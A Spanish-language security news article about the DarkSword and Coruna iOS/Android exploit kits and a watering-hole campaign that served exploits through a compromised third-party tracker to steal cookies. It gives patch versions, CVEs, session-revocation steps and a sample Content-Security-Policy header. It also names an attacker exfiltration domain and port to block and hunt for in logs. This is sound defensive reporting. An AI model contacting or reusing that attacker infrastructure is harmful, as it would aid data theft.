
Ese origen externo es DarkSword. La cronología de GTIG que reproducimos arriba resume lo que Google publicó el 18 de marzo de 2026 en su informe sobre DarkSword: un kit completo para iOS 18.4 a 18.7 que desde noviembre de 2025 han usado varios proveedores de vigilancia comercial y actores estatales contra objetivos en Arabia Saudí, Turquía, Malasia y Ucrania, entre ellos la empresa turca PARS Defense y UNC6353, un grupo de espionaje presuntamente ruso que antes había usado Coruna en watering holes contra webs ucranianas. Sekoia no equipara UNC6353 con APT29 y nosotros tampoco. Lo que sí afirma es que la reutilización de kits de proveedores comerciales por grupos estatales abarata y simplifica la explotación móvil avanzada, y que espera verla con más frecuencia. Es el mismo mercado que describimos cuando Candiru infectó 45 equipos de Al Jazeera con anuncios sin un solo clic, visto ahora desde el lado de quien compra o copia los exploits.
Actualizar iOS y Chrome hoy y qué revisar si tu web carga scripts de terceros
Para el usuario, la defensa es la que resume Sekoia en una frase: ningún exploit de la campaña funciona contra un sistema actualizado. GTIG, en su informe de marzo, apuntaba en la misma dirección: «strongly urge users to update their devices to the latest version of iOS» (instamos con firmeza a los usuarios a actualizar sus dispositivos a la última versión de iOS). Si administras flotas de móviles o una web con scripts de terceros, este es el orden de trabajo, después de un vídeo que ayuda a entender por qué un kit de pago acaba en manos de un servicio de inteligencia.
El vídeo de CyberScoop, en inglés, repasa cómo Coruna y DarkSword pasaron de operaciones dirigidas a kits que cualquier grupo puede reutilizar, el proceso que Sekoia acaba de documentar en manos de APT29.
- Lleva los iPhone a iOS 26.3 o posterior, que según GTIG cierra las seis vulnerabilidades de DarkSword. En los equipos que se quedaron en iOS 18, la versión mínima es 18.7.3, que corrige CVE-2025-43529 y CVE-2025-14174. Un iPhone en iOS 16 o 17 necesita como mínimo 16.7.8 o 17.5 para quedar fuera de la cadena A.
- Actualiza Chrome en Android a la 146.0.7680.75 o posterior y aplica el parche de Qualcomm de junio de 2025 a través del boletín de seguridad del fabricante del teléfono. Un Chrome 139 a 145 sobre un driver Adreno sin parchear sigue siendo vulnerable a la cadena C.
- Activa el modo Aislamiento (Lockdown Mode) en los iPhone de perfiles expuestos. Google TAG comprobó en 2024 que los usuarios con ese modo no se vieron afectados ni en versiones vulnerables, y GTIG lo recomienda cuando no es posible actualizar.
- Si un usuario pudo visitar una web ucraniana con el tracker de Plerdy entre el 27 de agosto y el 3 de septiembre, o cualquiera de los dominios espejo, desde un dispositivo sin parchear, da por robadas las cookies: cierra todas las sesiones de correo, Microsoft 365 y Google Workspace, revoca los tokens y cambia las contraseñas de las redes Wi-Fi corporativas que tuviera guardadas. En la cadena B, trata WhatsApp, Telegram y el llavero como comprometidos.
- Bloquea en el proxy o el DNS los tres dominios de entrega y exfiltración y los dos espejos, y busca en los registros de las últimas diez semanas conexiones a ad.starx-net.com por el puerto 8881.
- Si tu web carga a.plerdy.com u otro tracker externo, revisa qué más carga ese script y ponle Subresource Integrity y una Content Security Policy que limite los orígenes permitidos. Una analítica que puede ejecutar JavaScript arbitrario en tu página es un vector de entrada, como lo fue el dominio de DebugBear en Polymarket.
- Inventaría las versiones de iOS, Android y Chrome de tus dispositivos gestionados y sin gestionar. La mayoría de las políticas de BYOD no obligan a mantener el navegador al día, y aquí la versión de Chrome decide si el exploit se sirve.
Para el punto seis, una cabecera como esta limita los scripts a tu propio origen y al tracker que de verdad necesitas, de modo que un dominio de entrega como los de esta campaña no se cargaría aunque el tracker lo pidiera:
Content-Security-Policy: default-src 'self'; script-src 'self' https://a.plerdy.com; connect-src 'self'; object-src 'none'; base-uri 'self'No evita que el propio fichero del tracker se modifique en origen, que es lo que ocurrió entre el 27 de agosto y el 3 de septiembre, pero sí corta la segunda petición al servidor de exploits.
Las empresas españolas pueden notificar un incidente a INCIBE-CERT y las administraciones, al CCN-CERT. En el momento de escribir esta noticia ninguno de los dos había publicado un aviso sobre la campaña, lo que es habitual en una investigación publicada el mismo día, y Sekoia no ha publicado la lista de webs afectadas fuera de su plataforma. El exploit lleva meses parcheado. El problema son los dispositivos que no reciben la actualización o la posponen. Un ataque de watering hole, de los que repasamos en nuestra guía de tipos de ataques, no necesita engañar a nadie, solo que la víctima pase por una web que ya visita y lleve el teléfono dos versiones por detrás. Las cookies robadas valen lo mismo que las sesiones que reprodujo el operador del token spraying contra Microsoft 365 que contamos en octubre: el acceso al correo sin contraseña ni MFA. Revisar hoy la versión de iOS y de Chrome en cada teléfono de la empresa cuesta menos que revocar todas esas sesiones mañana.
No hay comentarios todavía